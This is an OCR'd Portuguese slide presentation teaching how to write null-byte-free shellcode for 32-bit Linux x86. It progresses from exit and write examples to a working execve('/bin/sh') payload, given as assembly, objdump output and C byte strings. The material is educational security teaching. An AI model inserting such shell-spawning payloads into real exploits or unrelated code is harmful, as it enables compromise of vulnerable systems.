Construindo Shellcodes

- O que são.
- Para que servem.
- Como construir shellcodes.

Quem sou eu?

- Membro do BugSec Team (bugsec.googlecode.com | bugsec.com.br)
- Staff da e-zine Cogumelo Binário (cogubin.leet.la)

O que são shellcodes?

- char sc[] = "\x31\xc0\xb0\x04\x31\xdb\x53\x43\x6a\x6f\x68\x4d\x75\x6e\x64\x68\x41\x6c\x6f\x20\x89\xe1\x31\xd2\xb2\x0a\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80";

O que são shellcodes?

- O código que será executado na exploração de uma vulnerabilidade como buffers overflows e format string bugs.
- Construídos apenas com valores dos opcodes da arquitetura alvo.
- Utilizados na exploração de vulnerabilidades.
- Tem geralmente como objetivo explanar uma shell.

Ferramentas

- as - Montador da linguagem Assembly.
- ld - Linker.
- gcc - Compilador C.
- objdump - Visualizador de arquivos objeto.
- linux 32 bits - Sistema Operacional alvo.

Ambiente

```
m0nad@m0nad-notebook:~$ uname -a
Linux m0nad-notebook 2.6.38-13-generic #53-Ubuntu SMP Mon Nov 28 19:23:39 UTC 2011 i686 i686 i386 GNU/Linux
m0nad@m0nad-notebook:~$ as --version
GNU assembler (GNU Binutils for Ubuntu) 2.21.0.20110327
Copyright 2011 Free Software Foundation, Inc.
This program is free software; you may redistribute it under the terms of
the GNU General Public License version 3 or later.
This program has absolutely no warranty.
This assembler was configured for a target of `i686-linux-gnu'.
m0nad@m0nad-notebook:~$ ld --version
GNU ld (GNU Binutils for Ubuntu) 2.21.0.20110327
Copyright 2011 Free Software Foundation, Inc.
This program is free software; you may redistribute it under the terms of
the GNU General Public License version 3 or (at your option) a later version.
This program has absolutely no warranty.
m0nad@m0nad-notebook:~$ gcc --version
gcc (Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2
Copyright (C) 2010 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

System Calls

- Chamadas no kernel do sistema
- Executam funções para a aplicação
- Interface entre o processo e o sistema operacional
- Exemplos: open, read, write, close, wait, execve, fork, exit, etc...

System Calls em assembly

Para executar uma syscall em assembly, basta seguir os seguintes passos:

- Mover o número da syscall para o registrador eax.
- Demais argumentos para os registradores ebx, ecx, edx, esi, edi, respectivamente.
- Chamar a interrupção de kernel 'int 0x80'.

Exemplo: 'exit(0);' em assembly

Para executar a syscall exit em assembly, basta seguir os seguintes passos:

- Mover o numero da syscall exit para eax.
- Mover o valor zero para ebx.
- Chamar a interrupção de kernel 'int 0x80'.

Exemplo: 'exit(0);' em assembly

Descobrindo o numero da syscall:

Exemplo: 'exit(0);' em assembly

Passos:

- Mover o valor 1 para eax.
- Mover o valor 0 para ebx.
- Chamar a interrupção int 0x80.

Exemplo: 'exit(0);' em assembly

- Mão na massa!

```
.data
.text
  .global _start

_start:
mov $0x1, %eax  #syscall exit
mov $0x0, %ebx  #exit(0);
int $0x80       #chama o kernel
```

Exemplo: 'exit(0);' em assembly

Pronto, agora vamos montá-lo e linka-lo

```
m0nad@m0nad-notebook:~$ as asm_exit_linux32.s -o asm_exit_linux32.o
m0nad@m0nad-notebook:~$ ld asm_exit_linux32.o -o asm_exit_linux32
```

Exemplo: 'exit(0);' em assembly

- Executando com strace.

```
m0nad@m0nad-notebook:~$ strace ./asm_exit_linux32
execve("./asm_exit_linux32", ["./asm_exit_linux32"], [/* 39 vars */]) = 0
_exit(0)                                = ?
m0nad@m0nad-notebook:~$
```

Exemplo: 'exit(0);' em shellcode

Basta usarmos o 'objdump' para vermos os opcodes:

```
m0nad@m0nad-notebook:~$ objdump -d asm_exit_linux32

asm_exit_linux32:     file format elf32-i386


Disassembly of section .text:

08048054 <_start>:
 8048054:       b8 01 00 00 00          mov    $0x1,%eax
 8048059:       bb 00 00 00 00          mov    $0x0,%ebx
 804805e:       cd 80                   int    $0x80
m0nad@m0nad-notebook:~$
```

- Os opcodes são os números em hexa no centro.

Exemplo: 'exit(0);' em shellcode


Basta colocar os valores hexa numa string, e assim teremos o nosso shellcode.

```
m0nad@m0nad-notebook:~$ cat > sc_exit_linux32.c
const char sc[] =
"\xb8\x01\x00\x00\x00" // mov    $0x1,%eax
"\xbb\x00\x00\x00\x00" // mov    $0x0,%ebx
"\xcd\x80"             // int    $0x80
;
int
main ()
{
  __asm__ ("jmp sc");
  return 0;
}
```

Exemplo: 'exit(0);' em shellcode

Executar com strace:

- $ strace ./sc_exit_linux32



Exemplo: 'exit(0);' em shellcode

Problema! Null bytes!

- Valores \x00 no shellcode.
- Funções como strcpy, strcat, dentre outras, usam nullbyte como final da string.
- O shellcode não seria copiado por completo

Exemplo: 'exit(0);' nullbyte-free

- Vamos tentar criar um exit sem os nullbytes, vejamos o exemplo:

```
.data
.text
  .global _start
_start:
xor %eax, %eax  #zera %eax
xor %ebx, %ebx  #zera %ebx
inc %eax        #eax igual a 1
int $0x80       #chama o kernel
```

Exemplo: 'exit(0);' nullbyte-free

- Montando e linkando

```
m0nad@m0nad-notebook:~$ as -o asm_nbf_exit_linux32.o asm_nbf_exit_linux32.s
m0nad@m0nad-notebook:~$ ld -o asm_nbf_exit_linux32 asm_nbf_exit_linux32.o
```

Exemplo: 'exit(0);' nullbyte-free

- Executando:

```
m0nad@m0nad-notebook:~$ strace ./asm_nbf_exit_linux32
execve("./asm_nbf_exit_linux32", ["./asm_nbf_exit_linux32"], [/* 39 vars */]) = 0
_exit(0)                                = ?
m0nad@m0nad-notebook:~$
```

- Nossa syscall foi chamada

Exemplo: 'exit(0);' nullbyte-free

- Vamos ver se realmente não possui null bytes.

```
m0nad@m0nad-notebook:~$ objdump -d asm_nbf_exit_linux32

asm_nbf_exit_linux32:     file format elf32-i386


Disassembly of section .text:

08048054 <_start>:
 8048054:       31 c0                   xor    %eax,%eax
 8048056:       31 db                   xor    %ebx,%ebx
 8048058:       40                      inc    %eax
 8048059:       cd 80                   int    $0x80
m0nad@m0nad-notebook:~$
```

- Vejam que agora os nullbytes sumiram

Exemplo: 'exit(0);' nullbyte-free

- Não mover valores para os registradores diretamente.
- O ideal é zerar o registrador com xor, e depois mover para as partes baixas do registrador.
- Ex:

```
xor %eax,%eax
mov 0x1,%al
```

- Obs: no caso usei inc %eax, que não gera null bytes


Exemplo: 'exit(0);' nullbyte-free

- O shellcode:

```
m0nad@m0nad-notebook:~$ cat > sc_nbf_exit_linux32.c
const char sc[] =
"\x31\xc0"  // xor    %eax,%eax
"\x31\xdb"  // xor    %ebx,%ebx
"\x40"      // inc    %eax
"\xcd\x80"  // int    $0x80
;
int
main ()
{
  __asm__ ("jmp sc");
  return 0;
}
```

Ex: 'exit(0);' nullbyte-free

- Executando com strace!



Ex: 'write(1, "Alo Mundo", 10);'

Passos:

- Valor da syscall write (0x4) para eax.
- Valor 0x1 (stdout) para ebx.
- Copiar endereço da string para ecx.
- Tamanho da string (0xa) em edx.

Ex: 'write(1, "Alo Mundo", 10);'

Passos para a string:

- Copiar a string para a pilha
- String de traz para frente
- Valores em Hexa.
- Endereço da string estará em esp.

Ex: 'write(1, "Alo Mundo", 10);'

- Vamos descobrir os valores em hexa de traz para frente.
- Fiz um one-liner em perl :)

```
m0nad@m0nad-notebook:~$ echo -n Alo Mundo | perl -ne 'printf "%x",  unpack "C*" foreach (reverse split //)'; echo
6f646e754d206f6c41
m0nad@m0nad-notebook:~$
```

Ex: 'write(1, "Alo Mundo", 10);'

- Vamos ao código:

```
m0nad@m0nad-notebook:~$ cat > asm_nbf_write_alomundo_linux32.s
.text
.globl _start

_start:
  xor %eax, %eax          #zera %eax
  mov $0x4, %al           #move 4(write) para a %al
  xor %ebx, %ebx          #zera %ebx
  push %ebx               #poe o nullbyte na pilha
  inc %ebx                #stdout em %ebx
  push $0x6f              #coloca a string na pilha
  push $0x646e754d        #
  push $0x206f6c41        #
  mov %esp, %ecx          #ponteiro da string para %ecx
  xor %edx, %edx          #zera %edx
  mov $0xa, %dl           #tamanho da string para %dl
  int $0x80               #chama o kernel
  xor %eax, %eax          #exit(0);
  xor %ebx, %ebx          #
  inc %eax                #
  int $0x80               #
```

Ex: 'write(1, "Alo Mundo", 10);'

- Testando :)

```
m0nad@m0nad-notebook:~$ as -o asm_nbf_write_alomundo_linux32.o asm_nbf_write_alomundo_linux32.s
m0nad@m0nad-notebook:~$ ld -o asm_nbf_write_alomundo_linux32 asm_nbf_write_alomundo_linux32.o
m0nad@m0nad-notebook:~$ ./asm_nbf_write_alomundo_linux32; echo
Alo Mundo
m0nad@m0nad-notebook:~$
```

Ex: 'write(1, "Alo Mundo", 10);'

- Verificar se realmente não possui nullbytes e pegar os opcodes com objdump.

```
8048054:       31 c0                    xor    %eax,%eax
8048056:       b0 04                    mov    $0x4,%al
8048058:       31 db                    xor    %ebx,%ebx
804805a:       53                       push   %ebx
804805b:       43                       inc    %ebx
804805c:       6a 6f                    push   $0x6f
804805e:       68 4d 75 6e 64           push   $0x646e754d
8048063:       68 41 6c 6f 20           push   $0x206f6c41
8048068:       89 e1                    mov    %esp,%ecx
804806a:       31 d2                    xor    %edx,%edx
804806c:       b2 0a                    mov    $0xa,%dl
804806e:       cd 80                    int    $0x80
8048070:       31 c0                    xor    %eax,%eax
8048072:       31 db                    xor    %ebx,%ebx
8048074:       40                       inc    %eax
8048075:       cd 80                    int    $0x80
```

Ex: 'write(1, "Alo Mundo", 10);'

- Vamos ao shellcode:

```
const char sc[] =
"\x31\xc0"                  // xor    %eax,%eax
"\xb0\x04"                  // mov    $0x4,%al
"\x31\xdb"                  // xor    %ebx,%ebx
"\x53"                      // push   %ebx
"\x43"                      // inc    %ebx
"\x6a\x6f"                  // push   $0x6f
"\x68\x4d\x75\x6e\x64"      // push   $0x646e754d
"\x68\x41\x6c\x6f\x20"      // push   $0x206f6c41
"\x89\xe1"                  // mov    %esp,%ecx
"\x31\xd2"                  // xor    %edx,%edx
"\xb2\x0a"                  // mov    $0xa,%dl
"\xcd\x80"                  // int    $0x80
"\x31\xc0"                  // xor    %eax,%eax
"\x31\xdb"                  // xor    %ebx,%ebx
"\x40"                      // inc    %eax
"\xcd\x80"                  // int    $0x80
;
int
main ()
{
  __asm__ ("jmp sc");
  return 0;
}
```

Ex: 'write(1, "Alo Mundo", 10);'

- Compilando e executando.

```
m0nad@m0nad-notebook:~$ gcc -o sc_nbf_write_alomundo_linux32 sc_nbf_write_alomundo_linux32.c
m0nad@m0nad-notebook:~$ ./sc_nbf_write_alomundo_linux32; echo
Alo Mundo
m0nad@m0nad-notebook:~$
```

Ex: 'execve("/bin/sh", 0, 0);'

Passos:

- Valor da syscall execve(0xb) em eax.
- Endereço da string /bin//sh em ebx.
- Zero em ecx
- Zero em edx

Ex: 'execve("/bin/sh", 0, 0);'

- Vamos ao código:

```
m0nad@m0nad-notebook:~$ cat > asm_nbf_execve_sh_linux32.s
.data
.text
 .global _start

_start:
xor %eax, %eax          #zera %eax
push %eax               #coloca nullbyte na pilha
push $0x68732F2F        #coloca string /bin//sh na pilha
push $0x6E69622F        #
mov $0xb, %al           #syscall execve para %al
mov %esp, %ebx          #ponteiro da string para %ebx
xor %ecx, %ecx          #zera %ecx
xor %edx, %edx          #zera %edx
int $0x80               #chama o kernel
xor %eax, %eax          #exit(0);
xor %ebx, %ebx          #
inc %eax                #
int $0x80               #
```

Ex: 'execve("/bin/sh", 0, 0);'

- Montando, linkando e executando...

```
m0nad@m0nad-notebook:~$ as -o asm_nbf_execve_sh_linux32.o asm_nbf_execve_sh_linux32.s
m0nad@m0nad-notebook:~$ ld -o asm_nbf_execve_sh_linux32 asm_nbf_execve_sh_linux32.o
m0nad@m0nad-notebook:~$ ./asm_nbf_execve_sh_linux32
$ exit
m0nad@m0nad-notebook:~$
```

Ex: 'execve("/bin/sh", 0, 0);'

- Opcodes!

```
08048054 <_start>:
 8048054:       31 c0                   xor    %eax,%eax
 8048056:       50                      push   %eax
 8048057:       68 2f 2f 73 68          push   $0x68732f2f
 804805c:       68 2f 62 69 6e          push   $0x6e69622f
 8048061:       b0 0b                   mov    $0xb,%al
 8048063:       89 e3                   mov    %esp,%ebx
 8048065:       31 c9                   xor    %ecx,%ecx
 8048067:       31 d2                   xor    %edx,%edx
 8048069:       cd 80                   int    $0x80
 804806b:       31 c0                   xor    %eax,%eax
 804806d:       31 db                   xor    %ebx,%ebx
 804806f:       40                      inc    %eax
 8048070:       cd 80                   int    $0x80
m0nad@m0nad-notebook:~$
```

Ex: 'execve("/bin/sh", 0, 0);'

- O shellcode!

```
m0nad@m0nad-notebook:~$ cat > sc_nbf_execve_sh_exit_linux32.c
const char sc[] =
"\x31\xc0"              // xor    %eax,%eax
"\x50"                  // push   %eax
"\x68\x2f\x2f\x73\x68"  // push   $0x68732f2f
"\x68\x2f\x62\x69\x6e"  // push   $0x6e69622f
"\xb0\x0b"              // mov    $0xb,%al
"\x89\xe3"              // mov    %esp,%ebx
"\x31\xc9"              // xor    %ecx,%ecx
"\x31\xd2"              // xor    %edx,%edx
"\xcd\x80"              // int    $0x80
"\x31\xc0"              // xor    %eax,%eax
"\x31\xdb"              // xor    %ebx,%ebx
"\x40"                  // inc    %eax
"\xcd\x80"              // int    $0x80
;
int
main ()
{
  __asm__ ("jmp sc");
  return 0;
}
```

Ex: 'execve("/bin/sh", 0, 0);'

- Testando!

```
m0nad@m0nad-notebook:~$ gcc -o sc_nbf_execve_sh_exit_linux32 sc_nbf_execve_sh_exit_linux32.c
m0nad@m0nad-notebook:~$ ./sc_nbf_execve_sh_exit_linux32
$ exit
m0nad@m0nad-notebook:~$
```

- Sucesso! Um shellcode funcional nullbyte-free, que executa a nossa shell!

Perguntas?

Contato

- Victor Ramos Mello (m0nad)

- victornrm at gmail.com | m0nad at email.com
- m0nadcoder.wordpress.com
- @m0nadcoder
- Github.com/m0nad